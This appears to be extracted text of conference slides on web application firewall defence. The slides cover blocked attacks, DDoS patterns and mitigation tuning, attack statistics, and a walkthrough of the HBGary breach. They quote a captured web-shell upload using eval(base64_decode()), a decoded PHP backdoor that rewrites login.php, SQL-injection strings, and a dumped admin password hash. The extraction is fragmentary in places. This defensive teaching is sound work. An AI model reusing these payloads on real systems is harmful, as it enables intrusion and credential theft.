
Section 1 (Top): The input text is a long string of Base64-encoded data. The decoded output is a PHP script snippet:

```
var $eof_ctrl_dir = "\x50\x4b\x05\x06\x00\x00\x00\x00";
var $old_offset = 0;
function unix2DosTi
me($unixtime = 0) {
    $timearray = ($unixtime == 0
) ? getdate() : getdate($unixtime);
    if ($timearr
ay[year] < 1980) {
        $timearray[year] =
IDE
```

Section 2 (Bottom): The input text is a long string of Base64-encoded data. The decoded output is a PHP script snippet:

```
var $eof_ctrl_dir = "\x50\x4b\x05\x06\x00\x00\x00\x00";
var $old_offset = 0;
function unix2DosTi
me($unixtime = 0) {
    $timearray = ($unixtime == 0
) ? getdate() : getdate($unixtime);
    if ($timearr
ay[year] < 1980) {
        $timearray[year] =
IDE
```

Enabling Authentication on the Server:



Violations

Full Request

```

--xYzZY
Content-Disposition: form-data; name="products_image"; filename="          .php"
Content-Type: image/jpeg

<?php
#####
$rhs = "ZWNobyAiPGh0bWw+ljsNCmVjaG8gljx0aXRsZT5TaGFkb3cgd2FzEhIcmU8L3RpdGxIPjxib2R5Pil7DQpzZXRfdGltZV9saW'
eval(base64_decode($rhs));
#####was#####here#####
?>


--xYzZY--

```

Requested URL	
Web Application	
Support ID	3594420368869955391
Source IP Address	80.74.
Destination IP Address	192.168.59.2:80
Country	Switzerland
Time	
Flags	✖ 👤
Severity	Error
Response Status Code	N/A
Potential Attacks	Cross Site Scripting (XSS) , LDAP Injection , Non-browser Client , Server Side Code Injection

Close

Decoded a couple of times:




```

$pwd_admin = ereg_replace('/images','/admin', $system_pwd);
if (chdir($pwd_admin)) {
    if (is_writable($pwd_admin)) {
        if (is_writable('categories.php')) {
            unlink('categories.php');
            $new_categories = "<?php
header(location:'http://www.google.com'); ?>";
            $patch_categories = fopen('categories.php','w');
            $write_categories = fwrite('categories.php','$new_categories');
            $response_categories= "[-] Categories Patched";
        }
        else { $response_categories = "[-] Unable to patch Categories"; }
        if (is_writable('login.php')) {
            $backdoor_login = "<?php eval(base64_decode('if
($HTTP_POST_VARS['username']) {

$write = ($HTTP_POST_VARS['username']);
pass_write($write);
}

```

Attack Summary

Works with any directory structure – targeted for PHP specifically, but can work on any vulnerable app

Uses a variety of methods to

- backdoor the server,

- Add passwords,

- enumerate users

Potentially difficult to spot in logs

SQL Injection:

GET /__utm.gif?utmwv=1&utmn=137576902&utmcs=UTF-8&utmsr=1280x800&utmssc=32-bit&utmul=en-us&utmje=1&utmfl=10.2%20r154&utmcn=1&utmr=http://www.<removed>.com/SELECT%20id%20FROM%20logins%20WHERE%20username='admin'AND%20password='anything'OR'x'='x'%22;&utmp=/ HTTP/1.0

Cookie:

____utmz=245999259.1303780682.1.1.utmccn=(referral)|utmcsr=<removed>.com|utmcct=/SELECT%20id%20FROM%20logins%20WHERE%20username='admin'AND%20password='anything'OR'x'='x'%22

GET /__utm.gif?utmwv=1&utmhn=137576902&utmcs=UTF-8&utmsr=1280x800&utmssc=32-bit&utmul=en-us&utmje=1&utmfl=10.2%20r154&utmcn=1&utmr=http://www.<removed>.com/**SELECT%20id%20FROM%20log**

Attack signature detected violation details

Signature Name	Signature ID
SQL-INJ expressions like (1) "" and 1 --"	200002425
SQL-INJ "SELECT FROM" (Headers)	200000081
SQL-INJ expressions like "or 1=1" (3) (H...ders)	200002171
SQL-INJ "SELECT FROM" (Parameter)	200000082
SQL-INJ expressions like "or 1=1" (3)	200002147

**ROM%20logins%20WHERE%20username='admin'AND
%20password='anything'OR'x'='x'%22**

And while all this other stuff was
going on....



Attacks overview

Network flood attacks:

High PPS attacks: extremely high SYN flood and UDP flood attack rates hit victim sites = bottlenecks

Oversized ICMP and UDP frames intended to consume bandwidth

Fragmented and corrupted UDP frames intended to consume more resources on application delivery equipment;

Connection flood attacks: targeting the server TCP stack resources;

Application flood attacks:

HTTP page request floods targeting crafted URLs;

HTTP data floods;

Crafted Layer7 TCP attacks such as SlowLoris, slow POST

The Attack:

Normal production load for our Target is 60K HTTP requests per second

The Attack

Initial peak at 1.5million HTTP requests per second

Volumes then rose to around 4m RPS during “official”
attack period

Anonymous announced that the attack had ended

Attack then rose to 15 million RPS! Anonymous were
not directly controlling the attack

Several major spikes when large botnets and university
labs joined the attack

Peak measured at 350 x normal production load!

=> 35,000% increase

How does Slowloris work?

Opens connections to web server (very little bandwidth required)

Begins to send request...

- ...One header at a time...

- ...Very Slowly...

- ...Never ends...

Server holds connection open indefinitely, and runs out of available connection pool.

Result – server is unavailable. No error logs during attack.

Reason attack was mitigated:

F5 TMOS Hardened Reverse proxy handles incoming requests.

Unfinished request from Slowloris exceeds limits on HTTP profile and is dropped.


HTTP Slow POST

Similar concept to SlowLoris, but POST with large payload is uploaded extremely slowly.

Large number of concurrent connections consume memory on host


TCP (Reverse) Proxy

Connections are terminated on a TCP proxy stack.
Tuned for application performance – requires advanced options negotiated during 3-way handshake.



SYN Cookie

During SYN flood attack:



During SYN Flood attack:

SYN Cookies work very well, but...

Advanced TCP Options are not possible when SYN
Cookies activated.

This is why it is ideal to have a threshold for activation

This is where a TCP acceleration proxy may have
advantages over server operating systems eg BSD,
Solaris, Windows

Stack tuning tips:

Lower the default TCP connection timeouts in the TCP profile.

Lower the Reaper percents from low 85 / high 95 to low 75 / high 90. This means fewer connections held open, but means the proxy will be more aggressive cleaning out idle connections during a TCP connection flood.

HTTP Profile tuning tips:

Analyze the typical and maximum HTTP header size, including cookies, that should legitimately be seen. The default maximum on LTM is 32k. This should be lowered if your average is 4k and max possible is 8k. In this example, setting the max header size to 16 should adequately ensure no false positives (resulting in rejected connections), while helping to ensure a number of HTTP header based DoS attacks are better handled.

Layer 7 DoS/DDos mitigation

TPS vs Latency detection

The image displays two side-by-side screenshots of a 'DoS Configuration' web interface, comparing 'TPS-based' and 'Latency' detection modes.

Left Screenshot (TPS-based):


- Operation Mode: Off
- Detection Mode: TPS-based Latency
- Prevention Policy:
 - Source IP-Based Client Side Integrity Defense
 - URL-Based Client Side Integrity Defense
 - Source IP-Based Rate Limiting
 - URL-Based Rate Limiting
- URL Detection Criteria:
 - TPS increased by: 500 %
 - TPS reached: 1000 transactions per second
- Prevention Duration: Unlimited Maximum 0
- IP Address Whitelist: (Empty text input fields for IP Address and Subnet Mask)












Right Screenshot (Latency):

- Operation Mode: Off
- Detection Mode: TPS-based Latency
- Suspicious Criteria:
 - Latency increased by: 500 %
 - Latency reached: 10000 ms
 - Minimum Latency Threshold for detection: 200 ms
- Prevention Policy:
 - Source IP-Based Client Side Integrity Defense
 - URL-Based Client Side Integrity Defense
 - Source IP-Based Rate Limiting
 - URL-Based Rate Limiting
- URL Detection Criteria:
 - TPS increased by: 500 %
 - TPS reached: 1000 transactions per second
- Prevention Duration: Unlimited Maximum 0 seconds
- IP Address Whitelist: (Empty text input fields for IP Address and Subnet Mask, plus an 'Add' button)


Some Broader Trends












Where From?




Items	Occurrences
 United States	607
 Australia	431
 New Zealand	304
 Malaysia	223
 Germany	42
 Netherlands	42
 Poland	28
 China	26
 Thailand	25
 United Kingdom	22
 Korea, Republic of	18

How Many Attacks?



Items	Occurrences
 Non-browser Client	23523
 HTTP Parser Attack	15133
 Information Leakage	9023
 Predictable Resource Location	962
 Vulnerability Scan	884
 Cross Site Scripting (XSS)	880
 SQL-Injection	800
 Command Execution	654
 Detection Evasion	491
 Path Traversal	297
 LDAP Injection	202

Reason for Blocking:



Items	Occurrences
 HTTP protocol compliance failed	16289
 Attack signature detected	12838
 Information leakage detected	1340
 Illegal method	1211
 Illegal HTTP status in response	728
 Evasion technique detected	688
 Failed to convert character	70
 Cookie not RFC-compliant	52

Humorous Interlude....



Humorous Interlude....



Humorous Interlude....



Humorous Interlude....



Now, a walk-through of a complex Attack

HB Gary



<http://www.hbgaryfederal.com/pages.php?pageNav=2&page=27>

pageNav=2&page=27

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 83039
Server version: 5.0.77-log Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select * from wp_users;

```
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | us
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | fbb7wef8hwe8fhwefwe62f99d576b52c | admin | staff@some site.org | http:// | 20
+-----+-----+-----+-----+-----+-----+-----+-----+
```

1 row in set (0.00 sec)

mysql>


```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 83039
Server version: 5.0.77-log Source distribution
```

```
fbb7wef8hwe8fhwefwe62f99d576b52c
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin      | fbb7wef8hwe8fhwefwe62f99d576b52c | admin      | staff@some.org | http://      | 20
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

```
mysql>
```

Rainbow Tables



Aaron Barr - CEO
Ted Vera - COO

Six lower case letters
Two numbers

PASSWORD ENTROPY IS RARELY RELEVANT. THE REAL MODERN DANGER IS PASSWORD REUSE.



SET UP A WEB SERVICE TO DO SOMETHING SIMPLE, LIKE IMAGE HOSTING OR TWEET SYNDICATION, SO A FEW MILLION PEOPLE SET UP FREE ACCOUNTS.




BAM, YOU'VE GOT A FEW MILLION EMAILS, DEFAULT USERNAMES, AND PASSWORDS.



